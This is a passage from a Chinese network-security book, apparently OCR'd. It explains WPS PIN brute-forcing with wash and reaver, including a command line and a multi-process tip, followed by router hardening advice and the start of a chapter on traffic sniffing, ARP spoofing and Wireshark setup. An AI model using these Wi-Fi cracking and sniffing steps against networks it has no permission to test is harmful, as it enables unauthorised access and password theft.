

图 10-24　hashcat 破解 WPA 密码

10.2.4　aircrack-ng 防范秘籍

从 aricrack-ng 破解无线的过程中可以看出 WEP 加密基本是没起到什么作用的。WPA 加密要稍好一点，但获取握手包后也是可以通过暴力破解得到密码的。好在现在基本没人会使用 WEP 加密了。仔细看看 aircrack-ng 破解 WPA 的过程，首先是发现无线热点，然后获取握手包，最后暴力破解。攻击者既然发现了无线热点，获取握手包只是个时间问题。因此，这一步基本上是没法防范的。只有在第一步和最后一步上想办法。

方法 1：隐藏热点。将热点隐藏起来，并为热点设置为中文名（aircrack-ng 对中文的支持不算太好，将热点设置成中文名多少会有点作用）。

连接到路由器后，在浏览器中打开路由器连接页面（这里以 tp-link 路由器为例，一般是 192.168.1.1），输入用户名和密码后进入设置页面（默认是 admin:admin），如图 10-25 所示。

图 10-25　路由器设置

单击左侧的无线设置菜单，然后单击子菜单中的基本设置，将“开启 SSID 广播”复选框取消勾选，如图 10-26 所示。

图 10-26　取消 SSID 广播

单击“保存”按钮，隐藏 SSID 广播。隐藏 SSID 后，无线终端设备将不会主动显示这个热点，aircrack-ng 的破解就无从谈起了。

方法 2：设计复杂密码。aircrack-ng 破解的第三部是暴力破解密码，也就是说只要 Wi-Fi 密码不在破解者的字典中，无线热点就是安全的。如何设计一个安全的密码，前面章节已有涉及，这里就不再赘述了。

10.3 pin 码破解

使用终端连接无线网络已经非常方便了，但贴心的路由器厂商为了用户更加方便地连接路由，开发出了更加方便的连接方式 QSS，这也被称为快速安全设置。通过按下无线路由和无线网卡上的 QSS 按钮，即可自动建立 WPA2 级别的安全连接，无须在路由器或网卡管理软件的界面上进行烦琐的设置，这大大简化了无线安全设置的操作。

因为这种连接方式不需要动辄 10 位以上的无线路由密码，只需一个 8 位自然数的 pin 码，破解难度直线下降，简直是黑客的最爱，而暴力破解 pin 码最好的软件就是 Reaver 了，它是目前使用最方便的 pin 码破解软件。

10.3.1 Reaver 破解原理

8 位数的自然数 pin 码，组合有 100 000 000 种。如果按照这个数字去暴力破解，需要的时间会非常长。但了解一下 Reaver 的破解原理，就会发现，其实也没有这么多的密码组合，这也是这种攻击方法流行的原因。

pin 码是一个 8 位的自然数，但 Reaver 破解 pin 码时并不是一次性地破解这 8 位数。Reaver 会第一次破解前 4 位数，待前 4 位确定后再破解第 5～7 位。第 8 位是一个校验码，无须破解，只需要确定前面 7 位数，第 8 位会自动算出来，如图 10-27 所示。

1	2	3	4	5	6	7	8
第一次破解				第二次破解			校验位

图 10-27　Reaver 破解原理

这样算起来只需要测试 11 000 种组合就足够了。按照 Reaver 的官方说明，破解一个 WPA/WPA2 的密码大概需要 4~10 个小时。实际上只要信号比较好，运气又不那么差，用不了那么长时间，再加上可以多个进程同时运行，所需的时间就更少了。

10.3.2　Reaver 破解

使用 pin 码破解无线网络，首先要看这个无线网络到底有没有开放 QSS，这就需要借助于一个程序 wash。这个程序用于显示开放了 QSS 功能的路由器。先看 wash 命令的使用说明，执行命令：

```
wash -h
```

执行结果如图 10-28 所示。



图 10-28　wash 命令说明

这里选择最简单的用法，执行命令：

```
wash -i wlan0mon
```

执行结果如图 10-29 所示。



图 10-29　选择目标

只要是 WPS Locked 为 No 的都可以使用 pin 码破解。这里选择 OpenWRT 为目标。reaver 命令的参数比较多，先看 reaver 的命令帮助，执行命令：

```
reaver -h
```

执行结果如图 10-30 所示。



图 10-30　reaver 命令使用说明

使用最常规的参数，执行命令：

```
reaver -i wlan0mon -b b0:*:*:*:*:*  -a -S -vv -d 0 -c 5 -p 0000
```

执行结果如图 10-31 所示。



图 10-31　pin 码破解 OpenWRT

命令中的-d 参数是重新测试的间隔时间，如果信号比较好，用-d 0 就可以了。如果信号不好，那就用-d 3 -t 5。-t 是等待反馈的时间。-p 参数指定了 pin 码的起始码，就是说从 0000 开始测试，这个参数只能是一个 4 位的整数，多一位或者少一位都不会起作用。-c 参数指定了路由器的频道。

可以重新打开一个终端，执行命令：

```
reaver -i wlan0mon -b b0:*:*:*:*:*  -a -S -vv -d 0 -c 5 -p 1000
```

重新指定一个 pin 码的起始码，多线程的暴力破解 pin 码，可以试验多开几个线程，只要不把路由器 pin 死机就可以了。最后得到结果如图 10-32 所示。

Reaver 破解的好处在于只要路由器可以使用 QSS，破解成功的可能就非常大（也有不成功的），缺点就是花费的时间稍长。不过据说各个品牌的路由器的 pin 码都是有规律的，掌握了规律，通过计算可以大幅度地减少破解时间。



图 10-32　得到 pin 码和密码

10.3.3　pin 码防范秘籍

防止 pin 码破解比较简单，只需要在路由器设置中关掉 QSS 功能（有的路由器中叫 WPS），禁止路由器使用 pin 码连接就可以了。连接到路由器，进入设置页面，如图 10-33 所示。

图 10-33　关闭 QSS 功能

单击左侧的 QSS 安全设置菜单，再单击右侧的“关闭 QSS”按钮，重启路由器后 pin 码连接的功能就关闭了。

10.4　防范总结

还有其他的无线破解方法，比如使用手机 App、Wi-Fi 万能钥匙之类的软件获取附近的 Wi-Fi 密码。这类软件的原理是安装了该软件的手机会将手机曾连接过的 Wi-Fi 密码全部上传到 App 的数据库中。这样使用软件的人数越多，得到的 Wi-Fi 密码就越多，数据库就越大。据说曾有人利用 Wi-Fi 万能钥匙的数据库获取了部分地区所有的 Wi-Fi 密码。

个人使用 Wi-Fi 时，设置路由器密码最好使用 WPA/WPA2 加密模式，将密码设置得稍长一点，添加几个特殊字符。另外，就是不要让安装了 Wi-Fi 万能钥匙的无线终端连接路由器。这样虽然不一定能完全保障无线安全，但可以增加破解者的成本，让攻击者无利可图。

第 11 招

内网攻击

破解无线网络的密码，连接到无线网络，下一步能做什么呢？个人以为最简单、最方便的莫过于网络嗅探了。

11.1 嗅探原理

了解嗅探的原理，就是了解数据分发的方式，有了一定的理论基础，才能更好地防止网络嗅探。

11.1.1 数据分发

说到网络嗅探，就必须先了解集线器（Hub）、交换机（Switch）和路由器（Route）的区别。首先它们工作于 OSI 的层次不同，但这跟嗅探没多大关系，可以暂且放过。只需要关心它们分发数据包的方式就可以了。设计理想的网络拓扑如图 11-1 所示。



图 11-1　网络拓扑图

先看集线器。路由器 192.168.3.1 和集线器网络中的 192.168.0.2 的通信数据包的传输过程中，路由器 192.168.3.1 发送一个数据包给 192.168.0.2，中间的集线器 192.168.3.2 先接收了数据包，转到集线器的内网端口 192.168.0.1 上。此时集线器内网端口 192.168.0.1 并不是把数据包直接发送给 192.168.0.2 的。集线器并不能分辨哪台 PC 的 IP 是 192.168.0.2，它唯一能做的就是将数据包广播给所有的内网 PC。在集线器内网的所有 PC 都能接收到这个数据包。IP 为 192.168.0.2 的 PC 接收到数据包后查看数据包头，是发送给自己的正常接收。集线器局域网内其他的 PC 接收到数据包后查看数据包头，发现不是给自己的直接丢弃该数据包。

再看交换机。路由器 192.168.3.1 和交换机网络中的 192.168.1.2 的通信数据包的传输过程中，交换机要比集线器高级一点，更智能一点。交换机在接受了路由器 192.168.3.1 的数据包后，先将数据包转给了内网端口 192.168.1.1。与集线器不同的是，交换机记得局域网内所有 PC 的 IP 地址。它将数据包直接发送给了 192.168.1.2，交换机局域网内其他的 PC 都无法染指该数据包。

最后看路由器。路由器设计之初并不是拿来连接 PC 的，它的作用是连接网络。因此，

路由器在分发数据包时类似于交换机，是哪个网络的数据包就发送到哪个网络，其他网络都没份。家庭用路由器用于连接 PC，因此，在分发数据包时类似于交换机的分配方式，属于哪台 PC 的数据包将发送给哪台 PC。

11.1.2 嗅探位置

根据内网出口设备（网关）的不同，嗅探器的位置也有所不同。以集线器（Hub）为网关（目前使用集线器的网络已经不多了）的局域网，可以将嗅探器放置在局域网内的任何一台计算机上，如图 11-2 所示。



图 11-2 集线器网络嗅探器

此时只要嗅探器打开网卡的混杂模式（正常模式下网卡将丢弃不属于它的数据包，混杂模式下网卡将接收所有的数据包）就可以嗅探该网络中所有计算机的数据包。

以交换机（Switch）为网关的局域网（网吧一般使用的都是交换机），也可以将嗅探器放置在局域网内的任何一台计算机上。然后使用端口镜像，将需要嗅探的主机端口镜像到本机上，如图 11-3 所示。



图 11-3　交换机端口镜像

设置好端口镜像后，嗅探器 192.168.1.4 就可以嗅探到计算机 192.168.1.3 的所有数据包了。理论上可以把交换机所有的端口都映射给嗅探器 192.168.1.4。但这样做相当于把交换机当成集线器使用了，局域网内数据交换稍微多点，镜像的端口就被撑爆了。

以路由器（Route）为网关的局域网（家用一般都是这种），有两种方法进行嗅探（交换机同样适用）。能接触到硬件（路由器）的可以在被嗅探的主机和路由器之间插入一个集线器，如图 11-4 所示。



图 11-4　硬件插入嗅探

使用这种硬件插入的方式进行嗅探网络不会变慢，不主动扫描一般不会发现什么异常现象，但黑客一般很难接触到硬件。另一种方法则是使用软件进行 ARP 欺骗，如图 11-5 所示。



图 11-5　ARP 欺骗嗅探

实施 ARP 欺骗后，PC 2 发送给路由器的数据包实际上都是通过 PC 3 转发的。路由器发送给 PC 2 的数据包也通过 PC 3。在这种情况下，PC 3 只需要监听本机的网卡，就可以嗅探 PC 2 的数据包了。

11.1.3　嗅探软件

赫赫有名的嗅探软件有两大品牌。一个是 Tcpdump，这个无须多说，只要谈起嗅探，就绕不过这个软件。Tcpdump 命令简单，使用方便，可惜的是没有 GUI。Tcpdump 的主要作用是嗅探、分析数据包。在嗅探时是没什么问题的，但分析数据包时没有 GUI 就非常不方便了。

另外的一个软件就是 Wireshark 了，它的前身是 ethereal。从它诞生开始就一直是明星待遇，众人追捧。后来因为主创人员另起山头，又无法拿到 ethereal 商标，所以改名叫作 Wireshark。Wireshark 支持的网络协议非常多，目前已经超过 850 种。这些协议包括从最

基本的 IP 协议、DHCP 协议到高级的 AppleTalk 协议和 BitTorrent 协议。Wireshark 甚至可以嗅探蓝牙、USB 等。如果这些还不够，它还可以自行添加协议。如果自行添加的协议足够好，上报给官方后会被添加到 Wireshark 的下一个版本中。

Wireshark 配有漂亮的 GUI，不管是截取数据包还是分析数据包都非常方便。本章的目的只在于嗅探 HTTP 的密码，虽然现在网络安全已受重视，但在 HTTP 上传输明文密码的也不少，所以 Wireshark 在嗅探密码方面还是大有可为的。

Wireshark 的官网是 https://www.wireshark.org/。在主页就可以得到 Wireshark 的下载链接，如图 11-6 所示。



图 11-6　Wireshark 官网下载页面

Wirashark 目前最新的版本是 2.2.7 版。Windows 根据操作系统选择 64 位或者 32 位，Linux 下载 Source Code 版本，如果 Linux 是 Debian，也可以直接用 Apt-get 安装，就无须下载了。

1．Windows 下安装 Wireshark

双击下载得到的安装文件 Wireshark-win64-2.2.7.exe，如图 11-7 所示。



图 11-7　Windows 下安装 Wireshark

一路单击 Next 按钮，Wireshark 安装完毕后有两个启动程序。一个是英文版本的 Wireshark Legacy，另一个是与操作系统默认语言相同的 Wireshark，这里当然要选择 Wireshark，如图 11-8 所示。


Wireshark 2.2.7 (64-bit) Setup
Select Additional Tasks
Which additional tasks should be done?
选择这个
Create Shortcuts
Wireshark Start Menu Item
Wireshark Desktop Icon
Wireshark Quick Launch Icon
Wireshark Legacy Start Menu Item
Wireshark Legacy Desktop Icon
Wireshark Legacy Quick Launch Icon
File Extensions
Associate trace file extensions to Wireshark
Associate trace file extensions to Wireshark Legacy
None
Extensions: 5vw, acp, apc, atc, bfr, cap, enc, erf, fdc, ipfix, mplog, out, pcap, pcapng, pklg, pkt, rf5, snoop, syc, tpc, tr1, trace, trc, vwr, wpc, wpz
Wireshark Installer (tm)
< Back
Next >
Cancel

图 11-8　选择 Wireshark

单击 Next 按钮，选择安装路径。输入指定的路径，如图 11-9 所示。



图 11-9　Wireshark 安装路径

单击 Next 按钮，选择安装 WinpCap。WinpCap 为 Windows 程序提供访问网络底层的功能，比如 Nmap 就必须用这个软件。不管以前有没有安装过这个软件，最好选择安装，如图 11-10 所示。



图 11-10　安装 WinpCap

然后一路单击 Next 按钮，完成所有安装过程。

2．Linux 下安装 Wireshark

Linux Debian 系统安装 WireShark 非常简单，打开终端，使用 su 切换到 root 用户后，执行命令：

```
apt-get install wireshark
```

执行结果如图 11-11 所示。



图 11-11　Linux 下安装 Wireshark

输入 Y 后回车，Debian 就会自动完成安装。不过 Debian 安装的肯定不是 Wireshark 的最新版本。如果非要用最新版本，那就只能编译安装了。编译安装 Wireshark 也不复杂，也就是一般的 Linux 软件的安装步骤，configure、make、make install，只是稍微注意一下软件依赖就可以了。

11.1.4　开始嗅探

双击桌面上的 Wireshark 图标，打开 Wireshark 主界面，如图 11-12 所示。

